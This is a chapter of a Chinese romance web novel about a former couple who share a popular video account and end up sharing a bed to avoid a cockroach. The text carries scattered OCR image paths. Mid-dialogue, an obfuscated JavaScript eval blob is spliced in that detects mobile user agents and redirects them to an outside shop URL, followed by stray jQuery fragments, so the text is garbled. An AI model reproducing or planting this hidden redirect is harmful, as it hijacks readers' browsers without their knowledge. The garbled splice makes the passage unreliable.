情侣账号的男主角就站在距离不到三米的位置,现实看身形比视频中瘦,肩背与腰身呈现完美的倒三角。气质如出一辙,明明是浓烈的长相,整个人却温温柔柔的。那张帅得客观的脸上出现困惑的神情,低头凑到林芜耳边很小声地问:“什么男妈妈?”
林芜将愈来愈近的脑袋推开,“她在夸你。”
两张赏心悦目的脸靠在一起,互动一看就是感情很好的小情侣。露露捂住胸口,她磕的cp现场撒糖!
“我超喜欢你们的视频!”
祁一舟表情舒展,“谢谢!如果后续出周边我们送你一份。”
林芜嘴唇微张,“我们还有这种企划?”
祁一舟将她推到露露的伞下,“去上班吧。”说完挥手离开,身影很快消失在建筑拐角。
露露突然猛拍林芜的胳膊。
连起来了,都连起来了!那次聚餐回去时晓风说看到林芜和一个年轻男人走在一起,之后又是带饭又是调整休息时间。她怎么没看出来呢?视频中的女生体态和林芜那么像,化妆手法也专业。她真挚地请求道:“你们谈久一点!不要分手!”
一年应该也算久?林芜将人朝室内推,“好,我们先上班。”
“还上什么班?你们粉丝已经这么多了,下半年你的任务就是拍视频,然后猛猛接商单。”
林芜知道自媒体赚钱,却总觉得这种事情离她很远。
“真的能接到吗?”
“当然!你们粉丝数都快两万了。”
这个账号充满不确定性。下期题材可能在deadline前几天才想好,拍摄时经常偏离台本,拍一堆完全用不上的素材。两人都剪不出视频,最后只能打包给小周。
林芜也不觉得他们的内容有多特别,糖水感的氛围短视频,平平无奇的日常vlog。
有现在的流量也不知道是他们俩谁的命好。
下班时地面完全干了,仿佛没有下过雨。小区的绣球花耷拉着,花坛边趴着一只斜刘海奶牛猫和一只黑猫。
他们原本很亲密地贴在一起,林芜刚走过去黑猫就嗖得躲到灌木丛里。奶牛猫不怕人,只懒洋洋地抬头看她一眼就又趴回交叠的爪爪上。林芜驻足时间太久,久到它终于爬起来,用力伸展身体,尾巴高高翘起,围着她的腿蹭一圈,之后仰起瘦巴巴的脸很娇地喵了一声。
林芜没什么和猫打交道的经验,一时间手足无措。
魏文秀讨厌猫和狗,林芜因此也对这些毛绒绒的生物视而不见。她唯一养过的宠物是金鱼,因为照顾不当很快都死掉了。直到离开家她才将目光重新投向它们。
“对不起,我没有吃的给你。”
一人一猫没有僵持太久。一楼有人开门,林芜听到颗粒物掉落在碗里的声音。
两只小猫蹿过去,结束这场短暂的社交。
今天出外景,林芜到家时将近九点了。她拖着疲惫回家,房子静悄悄的,祁一舟大概不在楼上。唯一迎接她的是趴在床边的蟑螂。
虽说在南方长大,她看到这种生物还是发自内心的感到恐惧,立刻拿之前在卫生间翻到的杀虫剂喷了房间。
洗澡后林芜在客厅等卧室里的味道散掉,祁雪闻的视频电话打过来。她因为耳朵潮不想戴耳机,直接打开外放。
祁雪闻今年暑假还在香港陪男友,无聊得很,隔三差五拾掇林芜陪她出去旅游。
“你不会真的要打一个夏天工吧?如果以后不升学,这就是最后一个暑假了。”
脚踝上昨天被咬的包还没有消下去,甚至变成深红色,痒得厉害。林芜在网上搜索后,对照症状在外卖上下单药膏。她用指甲在那块红包边缘掐十字缓解痒意,“太热了,不想出门。”“真想回到两年前,那时候小芜还没有染上上班。”祁雪闻将脸上的面膜摘下,“说起来,我哥在上海落网了。”
林芜笑出了声:“怎么说得像他犯事了?”
祁一舟生日那天奚然提起过他和他爸一起吃饭,林芜以为他很快会回深圳。结果时至今日这人还在上海当街遛子。
“在上海谈恋爱,还放到网上秀恩爱。”
说完祁雪闻将账号发过来。林芜点开这个一天要打开十几遍的账号,粉丝数还差五百多人到两万。
“流量不错,这家伙以后不会成网红吧?”说完祁雪闻的脸凑近镜头,像是要探出屏幕。“你怎么一点反应都没有?”
林芜将自己的眼睛移出镜头,“我需要有什么反应?”
祁雪闻欣慰地点头:“恭喜你,总算从失恋里走出来了。”
“我早就走出来了。”
“下次被学弟表白你会试着交往吗?”
“会吧?”林芜一阵心虚,外卖平台弹窗显示已送达,她立刻道:“好了不说了,早点睡吧。”
“这才几点?”
“晚安~爱你!”
林芜结束视频去门口拿药。转身时,一团黑影矗在楼梯口。她捂住胸口,“你在家啊?”
悄无声息的,不知道站了多久,也不知道听到多少。
“抱歉。”祁一舟从暗处走出来,没什么表情的看向包装袋,“生病了?”
“没有,被虫咬了,买的药膏。”
祁一舟鼻头翕动,朝她房间门望去。
林芜拆开包装,“我房间有蟑螂,喷了杀虫剂。”
祁一舟走到角落,拿起那瓶杀虫剂,翻来覆去查看,“这瓶过期了。”
林芜走过去看瓶身,祁一舟将日期指给她看,“喏,三个月前就过期了。”
他将瓶子丢进垃圾桶里:“今晚要不要睡我房间?”
林芜觉得莫名其妙,“我为什么要睡你房间?”
祁一舟倚靠在桌前,单手托住下巴,沉思道:“我觉得不安全。而且过期了也不一定杀干净。”他嘴角翘起,眼底闪过一丝促狭,“蟑螂晚上最活跃了,要是爬上你美丽的碎花床单,触须轻触你的皮肤,你无意识地压住它,蟑螂的碎片随着你的翻身均匀地……”
他的声音故意放慢,用春风和煦的脸描述这个夜晚的可能。林芜一阵恶寒,打断道:“别说了;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17753096|206435||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
”,她内心动摇,“那你睡哪里?”
“我白天睡得久,晚上可能睡不着。”
林芜原本是疲惫的,可在踏进祁一舟房间后她的大脑清醒得可以再做十组妆造。顶灯被关掉,祁一舟一只脚踏出门前她叫他的名字。
室内只有楼梯上的感应灯亮着,暖黄的光照在祁一舟的脸上,锋利的五官柔和下来,他很耐心地问:“怎么了?”“可以一起睡。”林芜越说音量越小,“这毕竟是你的床。”
话落,祁一舟折返回来,一下子躺在床上。
林芜局促地朝墙壁那边挪动,“你不是说暂时睡不着?”
祁一舟偏头,眼神无辜地眨了几下:“哦?我以为你说这话是希望我陪你。”
话说出口了,林芜总不能赶他走,“你困了就躺下吧。”
上一次她是怎么睡着的?
一米五的床对他们来说稍显拥挤,祁一舟体型壮硕,很小心地收着胳膊还是将床占了大半。
林芜拿空调声当白噪音,就在她快要清空大脑时,祁一舟很突兀地问道:“学弟很帅吗?”
入睡进度被打断,她重重地叹气:“大概是周正的长相。”
“性格好?”
学弟的形象在林芜脑海里已经很模糊了,只记得不太爱说话,“有点冷,大概是闷骚型。”
“条件不错?”
“当然没你好。”
“那是应该拒绝。”祁一舟侧躺面向她,头枕在小臂上,“还有其他人吗?”
“我为什么要告诉你?”
林芜背过身,缩到床边。
祁一舟无奈地笑道:“怎么突然离那么远?”
林芜将脸埋在枕头里,很闷地回道:“我困了。”
时间不知道过去多久,意识似乎进入现实与梦境交界的地方,林芜被困其中,最终没能真正入睡。身旁的呼吸声变平稳。林芜翻身,祁一舟原本紧绷的身体放松下来。说睡不着的人现在反而先入睡。
这个夏天和两年前的夏天仿佛重叠在一起,也许很多年后回忆也会糅杂到一起,让人无法分清是哪一个夏天
两人恋爱时间短,只有过亲吻和拥抱。很多时候林芜觉得他们很像今天遇到的两只猫,毛绒绒的靠在一起。
林芜坐起来,低头去看祁一舟的脸。此刻是最真实的状态,没有任何花哨的表情。她的视线从眉骨滑过鼻梁,最后在饱满的嘴唇上描摹。
如果他们还在一起就好了。她想。
林芜撩起垂落的发丝,在黑夜里贪婪地将这张令人心动的脸收入眼中。
祁一舟缓缓睁开眼,又很快闭上,翻身将林芜按倒在床上。
突如其来的失重感让她做不出任何反应,林芜被抱得很紧,手掌很无力地推不动胸膛。
冒胡茬的下巴在她肩头蹭了几下,之后亲吻落到脖侧,很轻很郑重,像是对待什么神圣的物品。
林芜叫他的名字,指甲掐在他的腰侧。
祁一舟撑起身子,睡眼惺忪的眼睛恢复一点清明,“不是梦?”